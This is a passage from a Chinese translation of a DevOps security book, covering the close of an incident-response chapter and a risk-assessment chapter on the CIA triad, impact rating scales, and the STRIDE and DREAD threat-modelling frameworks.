两个多小时后，他们列出了一份简短的工作清单——这份清单已经超过了二十项。他们根据风险级别对这些事项进行了排序，其中只有五项的优先级最高，它们将尽快修复：

- 在所有管理面板上启用多因子验证。
- 在日志流水线中实现暴力攻击检测。
- 审计和测试跨基础设施的防火墙规则，确保服务之间被严格的隔离。
- 建立允许通过代理出站的白名单。
- 把关键服务重启的路径树写成文档。

即使不考虑清单上的其他事项，Sam 也知道完成这五项任务需要好几个月的时间。高层可能会告诉他们暂时放下一切，把精力放在安全性的工作上，但随后业务特性就会出现，并接管后台工作。但是，Trevor 似乎非常坚决地要尽快完成这五项任务。他甚至得到了预算，雇用了一些安全承包商来负责架构和工程。

Lauren 在会议结束时指派了几个经理来跟踪这些工作事项的进度，并向她每月汇报进度。

在接下来的几周里，他们继续重新部署系统。Jim 通过电子邮件发送了一份机密报告，内容是他的公司对各种系统镜像和 Sam 发现的恶意软件进行的取证分析，但其中并没有任何太有意义的内容。他们受到了最基本的攻击向量的攻击，即暴力攻击，其余部分都是简单后门教科书式的权限提升。阅读报告时，Sam 不禁感到失望，一条差劲的密码就把整个基础设施搅得天翻地覆。电影中的情节看起来都要比这复杂。

10.7 本章小结

- 事件响应的六个阶段是准备、识别、隔离、杀灭、恢复和总结。
- 深入理解系统和应用是正确调查事件的关键。
- 一旦事件得到确认，通过锁定被威胁的系统来隔离攻击是最紧迫的任务。
- 掌握了威胁情况后，事件响应团队就可以采取缓解措施阻止破坏传播并消除威胁。
- 入侵检测系统能帮助捕获可疑的网络流量。终端节点安全工具可以监视系统活动。取证框架能为以后的分析获取被威胁的系统的镜像。
- 在整个事件处理过程中，必须保留记录和时间表，帮助进行事后分析。
- 如果处理得当，事件还能带给组织一个提升安全性的契机。

第3部分

DevOps 安全性走向成熟

在构建安全策略的过程中，首先关注技术要素是很自然的。毕竟，大多数读者可能是出于对 DevOps 的热情和对安全控制工程的浓厚兴趣才选择了本书。在本书的前两个部分，我们已经介绍了大量和工程有关的内容。现在，在第 3 部分中，我们将讨论如何将安全策略整合到一个由风险驱动的流程中，该流程应用了安全研究的最新成果并且在持续不断地改进中。

成功的组织在不断地成长。它们投资组合中的人员、产品和合作关系在持续增加中，并随着时间的推移而愈加复杂。组织的变化越来越难以跟踪，最重要的那些风险也变得无法识别，这是安全团队常常要面对的困境。在第 11 章里，我们将深入探讨风险管理和威胁建模的概念，帮助你识别应该关注的安全优先级。我们暂时将技术放到一边，先探讨一下风险评估流程，如果风险评估流程能和 DevOps 流水线中靠前的几个阶段加以整合，这将会帮助工程团队从一开始就构建出安全的产品。

在第 12 章里，我们将回归与安全测试相关的工具和技术，展示如何使用这些工具和技术对整个组织的安全性进行定期审计。我们还将讨论漏洞赏金计划、红军和外部审计，组织可以借助这些手段邀请外部研究人员和专业安全团队来评判其安全性。第 12 章中将关注这些技能如何在实际工作中落地，以及如何发现表现欠佳的领域并不断去改进。

在最后一章，我们将通过一份三年计划来分享关于实施持续安全策略的一些想法。安全性的逐步成熟及与 DevOps 融合是一个漫长的过程，需要耐心、专注和决心。在第 13 章，我们将介绍一些关于如何在组织内部组建一支成功的安全团队的思路。

11 风险评估

本章内容包括

- 风险管理介绍
- 按照机密性、完整性和可用性需求对信息分类
- 运用 STRIDE 和 DREAD 框架进行威胁建模
- 通过快速风险评估将评审集成到 DevOps 流程中
- 记录和跟踪组织中的风险

在本书的开头，你保障的是一个小型发票服务的安全，它单独托管在最基本的 AWS 环境之中。然而，对正确保护这样一个服务所需的所有安全控制的介绍就耗费了本书将近十章的篇幅。

组织的规模不会一直这么小，它们会成长，而随着它们的成长，安全团队必须审计的部署流水线会越来越多，在越来越多的服务上必须实现的控制也会越来越多，同时，必须执行的事件响应也会越来越多。工程师们一定会被大量与安全相关的工作所淹没，而这又是保证组织安全和业务安全运行的必然结果。这就是风险管理的用武之地。

每个人都知道风险。这是一个我们在小时候就已学会的概念，人们在日常生活中也会不假思索地运用到这个概念。如果你口袋里揣着 5000 美元去银行，那么步行穿过治安差强人意的市区要比开车直接去银行危险得多。到底有多危险呢？这很

难说，至少没有一个合适的风险评估框架能说清楚。

风险管理为风险发现、风险分类和风险评级的过程带来了合理性和一致性。它能帮助团队将精力集中到最需要关注的领域上。对于任何希望将有限的预算和人力用在刀刃上的安全团队来说，它都是一个必不可少的工具。

在这一章，我们将跳出安全控制的技术实现，但依然不会和 DevOps 世界疏远。我在第 1 章就强调过，安全、开发和运维这三个团队之间的紧密协作是安全性成功引入 DevOps 的关键因素。风险管理是增强这种协作关系的最佳途径之一，因为风险管理会在新的产品或服务的开发初期建立专门讨论风险、威胁和安全控制的渠道。如果实施得当，风险管理就能协调组织中的安全工作，并将其聚焦在正确的问题上，还能确保每个人都充分地参与到安全流程之中。

我们将本章的重点放在评估风险、建模威胁及度量影响与概率的核心概念上。我们还将讨论由 Mozilla 设计的一套评估产品和服务风险的方法论，以示范如何在组织中应用风险评估。我们的目的不是要得出哪种方法是最佳的，而是为组织构建自己的方法论和评估风险提供要素。但首先我们需要准确地定义管理风险的意义。

11.1 风险管理是什么

“心中有数的冒险与不计后果的决策之间就是盈亏的分界线。”

——Charles Duhigg[1]

风险管理的概念与经营生意密不可分。组织做出的每个决策都是机遇与风险之间的平衡。经验老到的商人学会了本能地驾驭专业领域里的风险，这就是他们的第二天性。对于我们剩下的人来说，风险管理需要更加正式的方法论。

风险管理在 ISO 31000:2009 中的定义是：“……指导和控制组织风险的协调性活动。”这个定义用在这里有些过于宽泛，但我们可以将其分解成几个有意义的部分。

第一个概念是组织，比如，一家企业、一个大公司的内部部门、一家非营利的教育机构、爸爸开的五金店，等等。风险必须在同等规模的组织级别下识别、度量和评级，这样才有办法进行比较。例如，对于一家 10 亿美元规模的公司来说，一个严重的风险可能是失去一个 50 亿美元的市场，而对于同一个公司的 IT 部门来说，一个严重的风险可能是失去备份数据中心。这两个风险在各自的组织中（企业和 IT 部门）都是严重的，但它们不能直接进行比较，因为每个组织的风险承受能力是不同的，如图 11.1 所示。

---

1 Charles Duhigg是一名美国记者，曾于 2013 年作为《纽约时报》记者团队中的一员获得过普利策奖，他著有《习惯的力量》一书。——译者注




图 11.1 不同组织的风险等级不能直接比较，因为每个组织的风险承受能力有高有低。

定义中的第二个概念是指导和控制一个组织对风险的态度。实际上，关于哪些风险应该承担而哪些风险应该规避，风险管理允许组织做出相应的决策。当决定承担风险时，将风险降到组织能够承受的水平才是正确的决策。正如 Charles Duhigg 所说，这就是经过计算并能让组织保持盈利的可以承受的风险。

最后，ISO 的定义强调：风险管理活动必须是协调性的。组织内各个需要评估和承担风险的部门必须共同管理这些风险（先从确保每个人都认识到风险管理的投入开始），并且使用统一标准来对风险进行评级和处理。你最不希望看到的是，组织里一个部门确立了公开可访问的 Web 服务是严重风险，而另一个部门却由于没有意识到这个风险而没有设置任何身份验证。和 DevOps 一样，沟通和协作对于风险管理来说，是至关重要的。

ISO 对风险管理的定义虽然简短，但却道出了成功的风险管理策略所需的所有构成要素。这个定义提纲挈领，并非特指信息技术领域。在 DevOps 上下文中，我们希望能重点关注的是企业产品和服务所处理的信息的风险。

一切关乎信息！

初次接触信息安全模型的工程师常常会有这样的疑问，是不是一切都要被当作信息来对待。例如，窃取服务器 CPU 算力来挖比特币可能并不意味着从服务器窃取信息。发动针对特定服务的 DoS 攻击也是如此。从技术的角度来看，安全影响首先可能与信息无关。

这是一个应该尽早纠正的常见错误：所有的基础设施组件都是用来管理信息的。DoS 会切断对服务上的信息的访问。被窃取用来挖比特币的服务器失去了处理正当信息所需的算力，也失去了对服务器上处理过的信息不会被篡改的保证。

在对一个组织的风险进行评估时，我们必须关注该组织处理的信息——不管它们是用户提供的、内部生成的，还是公开的、机密的，或是随时可以检索的，等等。其他一切都是由这些信息的安全所驱动的；而技术构成要素只是这个过程中用到的工具而已。

当你评估指定的系统时，由它处理的信息并不能马上被识别出来，但如果你挖掘得足够深入，这些信息会渐渐地呈现出来。一台 SSH 堡垒机上可能不会保存信息，但对于运维一个永远不会被篡改的高度敏感的数据库来说，它的可用性至关重要。这个数据库中的信息是最重要的，而 SSH 堡垒机的安全性必须足以保护这些信息。

在讨论风险时，常用的一个模型是 CIA 三要素：机密性（Confidentiality）、完整性（Integrity）及可用性（Availability）。要做到万无一失，信息必须在三个方面都具备一定程度的安全性。在度量信息的风险之前，我们必须定义一个给定的信息片段需要何种程度的机密性、完整性和可用性。

11.2 CIA 三要素

研究信息安全可能是一项烧脑的工作。信息并不是汽车或博物馆藏品这样可能会被盗窃或者是可追回的有形物品。它是可以被读取、复制、修改或删除的数据。信息没有物理属性，所以评估普通商品安全性的传统模型并不适用于它。我们使用 CIA 三要素代替传统模型来分析信息安全：

- 机密性——信息的保密等级。信息可以公开，也可以保密到只有信息拥有者才能访问（比如密码）的程度。
- 完整性——确保信息没有被篡改，没有在预期的处理流程以外被修改。

- 可用性——在特定时间访问信息的能力。

CIA 三要素是一个简单的模型，但其灵活性使它成为数十年来信息安全专家用来定义系统安全属性的标准。它的三个构成要素很容易掌握，但为每个要素建立等级却富有一定的挑战性。在接下来的小节里，我们会逐一讲解这三个要素，并讨论如何使用标准的等级来对信息的机密性、完整性和可用性进行评级。

11.2.1 机密性

并非所有信息都是机密的，同样地，也并非所有信息都要公开。建立信息机密性等级就是准确地定义出谁可以在给定的时间访问这些信息。大多数数字化组织代表用户存储数据，这些信息通常被视为机密。如果没有机密性等级定义，就很难回答这些信息到底要保密到什么程度。

军事领域可能是定义机密等级的最佳示例，每个信息片段会被归类为绝密、机密或公开，等等。每个等级的信息都有清晰的处理流程，确保那些标记为“绝密”的信息不会出现在公开的互联网上（或者至少不要被有恶意的角色接触）。

大型企业通常也会采用类似的等级对内部数据进行分类。银行非常善于保护信息，它们能够区分出不同的数据，包括只有少数雇员可以访问的数据（如账户余额）和整个部门可以共享的数据。

建立实用的数据分类模型常常是一个组织达到“临界质量”的信号。如果要指出具体数字的话，当一个公司达到 100 人的规模时就应该考虑机密性的问题了。当达到这个规模时，似乎就有了只有合适的人才能访问合适的信息的要求，因此需要一个能够管理访问的框架。当公司达到 1000 人的规模时，缺少机密分类的问题就会显现出来，人们会公布他们不应该保有的文档或者他们错误地保存了信息。将信息分成四个机密性等级是一种最实用的方法，其中等级最低的是公开的信息，等级最高的是只有少数几个人才可以访问的信息。例如，在 Mozilla 我们建立了以下四个等级：

- 公开——全世界都可以共享的数据。
- 员工机密——组织内的每个人都可以共享的数据。
- 工作组机密——在某个特定领域内，工作的人组成的特定群组（比如一个完整的团队）可以共享的数据。
- 只允许特定个人访问——只能与特定的个人共享的数据，这些人获得了数据所有者授予的访问权限。根据须知原则[1]，共享的法律文件就是一个很好的例子。

---

1 Need-to-Know Basis，须知原则，指机密信息只让有需要的人知道。——译者注

四级规则

本章中无论我们要度量的是哪种类型，我们的分级将始终都是四级。为什么是四级？这不是拍脑袋的决定。四个等级提供的粒度似乎不大也不小，它大到足够能表示大多数风险，同时又小到让我们能够记住每个等级的含义。

最重要的是，使用偶数个等级还有一点思维技巧在里面：它强迫人们做出选择，因为没有折中的选项。切斯特大学的一项研究证实，当人们面临的选择数量是奇数时，他们往往会选择居中的那个[1]。居中选择对谈判来说，可能是一种不错的策略（在两个不太理想的选项中，人们会优先考虑二者中间的那一个），但却会给风险评估带来负面影响。

在衡量风险时，你希望人们有意识地做出决定，而不是不假思索地选择简单的方法。四个等级会迫使人们在第二级和第三级之间抉择，并考虑清楚每个等级的影响。这个小技巧可以大大提高风险评估的质量。

在对一段给定信息进行机密性评估时，应将其归入上面四种机密类别中的一种。下面是一些示例：

- 存储在公司博客数据库中的文章是公开的，因为任何人都应该能够访问网站来阅读。
- 关于公司产品绩效的内部指标可以在内部共享，应该被视为员工机密。因此，允许所有员工访问这些数据，但不应该向公众公开。
- 包含凭证（如 AWS 访问密钥或数据库的用户名密码）的配置数据只允许运维团队访问，而不允许其他人访问。这些信息将被归类为工作组机密，即公司内部只有特定团队才能访问这些信息。
- 使用后端数据库同步其用户数据的密码管理服务只允许特定个人访问，因为只有数据的所有者，以及他们指定的、可以共享数据的人才能访问这些数据。

11.2.2 完整性

完整性是一个很难定义的概念。和机密性不同，人们只有经历过很多事情以后才能明白完整性的含义（有些人从未搞清楚过），因此很难将其应用到计算机系统中。事实上，我发现风险评估中最具挑战性的部分通常就是对完整性风险的讨论。

对一个人来说，完整性衡量的是这个人的诚实和美德。一个人的完整程度取决于他在社会中的角色：一个士兵成为间谍所带来的后果可能远没有一名将军变为间

1 Rodway Paul, Schepman Astrid, Lambert Jordana. Preferring the One in the Middle: Further Evidence for the Centre-stage Effect. *Applied Cognitive Psychology*.7月，2011年.

谍所带来的后果严重。一个人的责任越大，完整性的要求就越高，因为完整性的缺失所带来的影响也会更大。

对数据系统来说，完整性的定义也是如此。它代表了数据在整个生命周期内保持精确和不变的需要。和机密性一样，不同的数据对完整性的要求也不一样。邮件营销数据库的损坏带来的影响比一个公司计费数据库的损坏带来的影响要小得多。

因此，这里也是根据对组织的影响来定义完整性的等级。完整性是一个二元概念（数据要么具备完整性，要么不具备），争辩完整性缺失了多少并没有多大意义，至少在不知道其影响的情况下是这样的。

一旦影响和需求被定义清楚之后，就可以采取技术措施来确保完整性始终如一了。数据对组织的重要性决定了要增加多少安全控制来确保这些数据的完整性。例如：

- 销售商的清单可能对完整性的要求比较低，因为即使被修改了，它给组织带来的损害也不会严重到哪里去。因此，组织可能允许营销部门把这份清单保存在他们电脑里的一份电子表格上，而无须额外的控制，这样做的好处是可以保持简单并节省基础设施的成本。
- 创业公司收集并存储的客户健康数据可能要求中等的完整性，因为这些信息的修改会给客户带来困扰，但不会让公司面临倒闭的风险。数据可以保存在数据库中并采取一些常规的备份手段。
- 负载均衡器和应用之间的通信信道可能要求高完整性，因为篡改由负载均衡器转发的消息可能会让攻击者有机可乘，用欺诈性请求替换正常请求。我们将使用传输层安全（TLS）来保护连接的完整性。
- 金融交易程序的源代码可能要求最高的完整性，因为如果攻击者能够修改它的话，其提交的欺诈性订单可能价值数 10 亿美元。因此，任何修改都可能需要两位资深开发人员的加密签名，而且在发布之前还可能需要对签名进行校验。

11.2.3 可用性

光速环绕地球一周需要 134 毫秒。在不远的将来，设备、电话或计算机可以在 70 毫秒之内与地球上的任何服务器交换信息。作为现代人，我们越来越依赖于持续可用的信息，因为互联网让我们能够以最快的速度访问任何想要的东西。可用性是当今信息系统设计的一个关键因素，失去可用性会让成千上万的运营团队夜不能寐。

和机密性及完整性不同，可用性从未被完美地实现过。互联网的规模实在太大，戈壁沙漠上的客户端和塞内加尔海岸上的服务器之间连接着的所有组件无法保证一直可以正常工作。度量可用性的第一步是定义清楚这种可用性是向谁提供的。

许多组织把可用性的定义分为两类：一类是其内部组件的可用性，一类是其公

开组件的可用性。对内部可用性的要求可能是基础设施百分之百可以获取指定的信息。对公开可用性的要求可能是只有来自北美和欧洲的人才能访问它，因为这是该组织的市场区域所在。有了这些定义，组织就可以聚焦在内部网络的可用性和相关地理区域的连通性上了。

然后是通常所说的几个 9 的可用性。再完美的系统也会遇到故障，信息也会经常变得不可用。几个 9 是定义组织可以承受信息不可用的时间期限。信息可用的时间在：

- 99%（两个 9），意味着一整年里不可用的时间超多 3 天。
- 99.9%（三个 9），意味着一整年里最多只能有 8.76 小时不可用。
- 一直到 99.99999%（七个 9），基础设施必须保证信息在一整年里不可用的时间不能超过 3.15 秒！

要做到七个 9 没那么容易，在 9 的个数增加的同时基础设施的成本也在增加。真正需要高可用的组织会竭尽全力地把数据中心分布在不同的地理区域，以降低因停机而造成的信息访问的风险。对更多可用性的追求驱动着许多运维团队，因为时间就是金钱，而金钱是企业的生命线。

定义一段给定信息的可用性要求是十分简单的。下面是一些例子：

- 员工记录的可用性要求较低，从归档中获取可能要花几天时间，但不会损害业务。两个 9 就可以。
- 对公司内部的账单服务来说，几天不可用也许可以接受，但更长时间不可用可能会损害现金流。三个 9 就够了。
- 一个大型在线商店的订单处理服务对可用性要求很高，可能需要七个 9 的可用性。如果订单可以放入队列里并异步地处理，短暂的停机不会对组织造成什么伤害，那么三个 9 也可以接受。
- 足球世界杯决赛直播肯定需要近乎完美的可用性，否则无法观看比赛的球迷有可能引发街头骚乱。这里要求七个 9 是合适的，尽管 3 秒钟的中断时间恐怕就会在全世界各地的酒吧和球迷家里造成紧张的气氛。

机密性、完整性和可用性这三个基本概念决定了安全工程师在信息系统上的工作方式。起码在风险管理工作中，这些概念通常足以用来识别组织中最重要的数字资产。在下一节中，我们将简要介绍如何对组织内的信息进行评级，以此识别出那些比其他数据更需要关注的数据片段。

11.3 确定组织面临的最大威胁

要想成功，风险管理计划必须从组织的顶层开始，并识别出可能摧毁整个业务

的威胁。图 11.1 中的 IT 部门无法独自识别出和整个企业相关的风险，因为它的视角有限；在 IT 部门看来，500 万美元的损失已经很严重了，而在一家企业看来，这只是中等规模的损失。

自下而上的风险评级极其困难。评估人员开始只能着眼于组织中的一小部分，然后再逐步展开，随着对组织生存能力了解得越来越全面，他们必须不断调整评估的层级。

更好的方式是自上而下，从询问高层管理人员关心什么开始：是否存在市场被竞争对手占领的威胁？报纸上的负面报道会损害产品的声誉吗？也许一场天灾就能让公司几个星期都无法正常运转。只有和组织最高层的战略制定者进行沟通，分析师才能识别出最严重的风险。

每一个组织都是不同的，探索的过程也是完全不同的。我建议在常见的如声誉、生产力和财务等方面来识别风险，并从这些地方开始向下挖掘。

一切向钱看

每个组织都会经历财务风险，而且大部分风险看起来都是财务风险。一场电池爆炸的公关噩梦会影响销售和收入，制造工厂的安全问题会阻碍生产并影响销售，等等。人们不禁会把所有事情都打上财务风险的标签，但这限制了关于如何减轻并承受这些风险的讨论。

更好的方式是识别第一级的风险，识别它造成的后果其实没那么重要。这样的话，如果电池发生了爆炸，声誉风险应该被列出来。安全问题是一个生产力风险。有些时候，财务风险确实是直接的结果，例如，和供应商签订合同或者将重要的资源分配给成本高昂的项目。最终，一切都与钱有关，但评估应该找到其背后的原因。

如果组织的规模足够小，应当直接和高管们沟通。与 CEO 的对话可能是这样的：

“我正在为公司收集一份风险清单，还要进一步对这些风险进行评级。在您看来，这个组织面临的最大风险是什么？”

“嗯，这很简单：离一年中最大的购物季圣诞节只有三个月了。我担心线上商店的重新设计不能及时完成。我们在新版本上下了血本，希望它能提高销量，而且投资者也急于看到在年底之前我们的收入能有所增长。”CEO 答道。

“您认为妨碍这个项目按时完成的因素是什么？是人力不够？还是技术问题？或者是其他什么原因？”

“你可以去和我们的 CTO 聊聊技术细节，但我了解到的是我们很难招聘到合格的工程师。我们现在的平台不稳定，访问量一高就会崩溃，这不仅仅是丢失订单的问题，而且这会影响客户对我们的信任。这些是我最担心的问题。”

从这段简短的对话里我们可以推断出许多内容。这样从业务的角度来看，CEO 需要的是线上商店的高可用性和完整性，而他们计划通过一个项目对线上商店进行重新设计来实现这一点。识别出来的风险如下：

- 生产力——缺少合格的人力资源而拖累了生产力。
- 财务（两个层级都有）——投资者期望收入增加，这样才会支持公司；有时客户的订单会丢失。假设只有很少的订单会偶然丢失，那么投资风险显然是影响最大的一个。
- 声誉——平台不稳定，用户会逐步流向竞争对手那里。

正确的后续行动应该是准确地识别出在不危及生存的前提下公司能够承受的财务损失有多大，市场竞争有多激烈，不良声誉所产生的影响有哪些，技术上的挑战给组织带来了怎样的压力。其他高层管理人员可能会有这些问题的答案。

如你所见，我们在分析中关注的是高层次的风险。这样做的思路是，先捕获业务风险再尝试确定更具体的风险。这些知识将有助于更有效地对风险进行评级，例如，判定前一周的订单泄露到公开网站上的风险没有在 12 月份第一周失去可用性的风险那么严重。

了解是什么将组织置于了风险之中，并了解那些必须优先分配资源的最大风险。任何组织的时间和财力都是有限的。风险管理的目的是帮助组织首先聚焦在最大的风险上，然后按照风险列表自上而下依次处理。在上面这种情况下，应该把更多的资源用于保护数据的完整性和可用性上，而不是保护数据的机密性上。

这听起来可能与直觉相悖（安全人员总是会优先考虑机密性），但这是分析告诉我们的。不经分析，你可能会先把精力放在解决低优先级的问题上，然后再去解决那些真正危及公司生存的问题。使用 CIA 模型定性风险就是完成了整个机制的第一级。我们接下来需要通过一种方法将这些风险量化，这样它们就可以被正确地评级。

11.4 量化风险产生的影响

在上面的例子里，我们认为失去投资人的财务风险要比丢失客户订单的财务风险严重。这听起来像是一个正确的决定，但我们缺乏数据支撑。有时你会发现，自己在风险管理中做出的决定靠的是“第六感”，但这不是一个常规做法。这通常是决策缺少足够的数据支撑的症状。当信息匮乏时，风险决策主要是定性的，而当信息更丰富时，风险决策就变成了定量。在评估中，始终都要获取足够的数据，尽可

能地做到可以量化，这样才能提升分析水平。

继续回到前面定义的模型，我们可以确定三个需要量化的领域：财务、声誉和生产力。根据组织结构及评估需要的粒度，你可以考虑更多受到影响的方面。例如，信息风险因素分析法（FAIR，Factor Analysis of Information Risk）定义的就是六个方面，而不是三个方面（链接 11.1）。在本章我们将尽可能地保持简单，但在实际中可以考虑更复杂的方法。

11.4.1 财务

财务影响是最容易量化的类型。找到首席财务官，问问他，亏损多少就会让公司生存不下去，你很可能会得到一个直接的答案。这就是关键风险。财务影响的等级大致如下：

- 低于 10 万美元的轻度影响。这类风险会给组织造成不便，但是组织可以很容易地恢复过来。
- 损失达到 100 万美元的中度影响。在这种风险等级下，在使用公司资源之前，中层管理人员必须签字。
- 损失达到 1000 万美元的重度影响。这时高层管理人员必须清楚地了解这类风险。
- 损失超过 1 亿美元的极度影响，这是该公司年收入的三分之一。如果出现这种规模的风险，公司的生存就岌岌可危了。高管团队不仅要知道这些风险，还要每周去密切监控它们。

11.4.2 声誉

声誉在许多业务关系中发挥着举足轻重的作用，而声誉下降可能会给组织带来负面影响。声誉的问题在于量化的难度。政客们用民意测验来衡量他们在目标人群中的声望，但中小型企业几乎无法采用这种方法。另一种方法是根据某一特定事件的媒体报道来对声誉风险进行评级。虽然做不到百分之百的精确，但有助于推动关于影响的对话：

- 轻度影响意味着事件不太可能损害企业的声誉。
- 中度影响表现为客户在社交媒体上抱怨负面体验。受影响的客户很少，而且在大部分情况下，客服可以解决这个事件。
- 重度影响意味着专业媒体已经报道了该事件，而且可能已被一小部分客户注意到了。组织的声誉会受到损害但可以恢复。
- 极度影响意味着风险被国家级的媒体（报纸、电视和其他媒体）关注，并严

重损害了组织的声誉。公司的生存面临威胁，恢复客户的信任需要付出巨大的努力。

11.4.3 生产力

所有组织的运转都依赖于生产商品或者提供服务的能力。对损害生产力的风险进行量化是风险评估过程中的重要一环。我们可以使用两个变量来进行量化：生产力受损的时间长度和组织受影响的范围。

我们先把组织分成大小两种团队。劳动力在组织中的占比少于 10% 的任何团队都被划为小团队，超过 10% 就算大团队。基于这样的团队分类，生产力的影响等级划分如下：

- 轻度影响会让一个小团队最多受阻一天，或是让一个大团队受阻几分钟。
- 中度影响会让一个小团队受阻数天，或是让一个大团队受阻几小时。
- 重度影响会让一个小团队受阻数周，或是让一个大团队受阻数天。这对组织的影响是巨大的，项目会延迟，客户得不到产品或服务，但组织还可以翻身。
- 极度影响会让一个小团队受阻数月，或是让一个大团队受阻数周。这时组织的生产能力会受到严重影响，生存处于危险之中，要想恢复就需要组织的大量投入。

也可以使用生产力影响等级来计算财务损失，比如，可以计算出损失的劳动力成本。假如组织中有 30% 的人一整周都无法工作，按照日薪 500 美元计算，那么重度的生产力影响和中度的财务影响的等级是相当的。

我们现在有了三种类型的风险（机密性、完整性和可用性）和三个方面的影响（财务、声誉和生产力）。我们正在创建一个风险分类与评级框架的大纲。对于许多组织来说，只对财务、声誉和生产力的影响进行度量还是远远不够的，还要运用更细粒度的模型来深入地评估威胁和影响。在下一节中，我们将讨论如何识别组织中的威胁并度量其脆弱度。

11.5 识别威胁并度量其脆弱度

风险量化的结果通常被定义为威胁（Threat）、脆弱度（Vulnerability）和影响（Impact）三者的乘积：$R=T\times V\times I$。

我们已经讨论了如何量化影响，但还没有讨论如何度量威胁和脆弱度。这一节我们将讨论一个名为 STRIDE 的威胁建模模型和一个名为 DREAD 的脆弱度评估工具。这两个模型如果一起使用，评估人员就能够识别出威胁并度量其脆弱度，从而更好地对风险进行分类。

本章的后面在构建自己的风险评估框架时，你可以重用威胁和脆弱度的概念来指导风险的分类。

11.5.1 STRIDE 威胁建模框架

威胁建模就是识别出那些损害信息 CIA 三要素的攻击向量的过程。威胁建模这个术语听起来很炫，但其实是一项简单的工作：检查特定系统，思考并找出攻击者可能对其进行破坏的方式。比如，以第 1 部分的发票服务为例，一个和它相关的威胁是：攻击者破坏了服务的访问控制并获取了所有用户的发票。这种对机密性的破坏可能会对该组织的声誉造成极大的影响。

威胁建模要求覆盖系统暴露出来的可以被攻击的全部范围。要做到三百六十度无死角是十分困难的，特别是当系统特别庞大复杂时，这就需要用一些方法来帮助指导工作了。STRIDE（Spoofing、Tampering、Repudiation、Information Disclosure、Denial of Service、Elevation of Privilege，欺骗、篡改、否认性、信息泄露、拒绝服务和特权提升）就是这些方法中的一种，它由 Microsoft 提出并用于指导其威胁评估工作。这个缩写代表了分析师应该考虑的威胁类型，Microsoft 提供的文档对其描述如下（链接 11.2）[1]：

- （身份）欺骗——一个例子是先进行非法访问，然后使用另一个用户的身份验证信息，例如用户名和密码。
- （数据）篡改——恶意修改数据。例子包括未经授权就更改持久保存的数据（例如保存在数据库中的数据），更改通过开放网络（例如 Internet）在两台计算机之间传输的数据。
- 否认性——用户拒绝执行某个操作，但其他操作方无法证实这种拒绝是无效的，例如，某个用户在无法跟踪受禁操作的系统中执行非法操作。不可否认性是指系统对抗否认性威胁的能力。例如，购买某个产品的用户可能需要在收货时签收该产品。然后，供应商可以使用签收单来证明该用户确实收到了包裹。
- 信息泄露——将信息透露给本不应该有权限访问这些信息的个人，例如，用户能够读取他们未授权访问的文件，或者入侵者能够读取在两台计算机之间传输的数据。
- 拒绝服务——拒绝服务（DoS）攻击会拒绝向有效用户提供服务，例如，使 Web 服务器暂时不可用。为了提高系统的可用性和可靠性，必须防范某些类型的 DoS 威胁。
- 特权提升——无特权的用户获得特权访问权限，从而拥有足够的访问权限来

1 关于 STRIDE 的中文文档，见链接11.4。——译者注

入侵或破坏整个系统。特权提升威胁包括攻击者有效地突破了全部系统防御，成为受信任系统本身的一部分，这是非常危险的情况。

使用 STRIDE 可以让评估人员在评估系统可能受到攻击的各种方式时，尽可能地做到面面俱到。我们还是关注发票服务，用一个示例来看看 STRIDE 是如何指导分析的。回忆一下，发票服务是一个简单的 Web 应用，它有一个数据库，允许用户发布和检索医疗发票。用户在自己的电脑上通过浏览器来连接托管在 AWS 上的服务。我们假设你还没有在发票服务上实现任何的安全控制（没有身份验证和传输层安全协议等）。在这个上下文里，我们可以识别出下面这些威胁：

- （身份）欺骗——恶意用户可以盗用合法用户的身份并代表他们上传虚假发票。
- （数据）篡改——攻击者可以通过 SQL 注入或其他方法破坏数据库，删除或修改存储在其中的发票。
- 否认性——恶意用户可以从系统中删除客户已付费的发票数据，拒绝承认已经完成的支付。
- 信息泄露——攻击者可能会泄露数据库中的所有发票，严重地损害合法用户的隐私。
- 拒绝服务——攻击者可以上传大量发票，使应用过载并崩溃，并阻止合法用户访问服务。
- 特权提升——攻击者可以破坏应用服务器，并获得基础设施中的其他关键服务的访问权限。

这份发票服务暴露出来的威胁清单仍然不够全面，但是可以展示 STRIDE 威胁模型是如何指导分析的。如果没有可以参考的模型，我们很可能会忽略至少一两个攻击向量。

STRIDE 有助于识别威胁，但不能覆盖组织对这些威胁所表现出来的脆弱度。我们接下来讨论的 DREAD 模型的目的就在于此。

11.5.2 DREAD 威胁建模框架

我们现在有了模型来识别系统信息的威胁，也有了模型来量化这些威胁对组织造成的影响，但是这些威胁有多现实呢？ DREAD 模型可以帮助我们量化组织对特定威胁表现出来的脆弱度。这是 Microsoft 提出的另一个模型，它与 STRIDE 配合，按照十个等级对五个方面进行评级，以此来评估特定威胁所带来的风险（链接 11.5）。下面展示的是这个模型如何工作及得分的例子：

- 潜在损害（DP，Damage Potential）——如果漏洞被利用，产生的损害有多大？
- 可再现性（R，Reproducibility）——重现这次攻击有多简单？
- 可利用性（E，Exploitability）——发起这次攻击有多简单？

- 受影响的用户（A，Affected user）——大概有多少比例的用户受到影响？
- 可发现性（D，Discoverability）——发现这个漏洞有多简单？

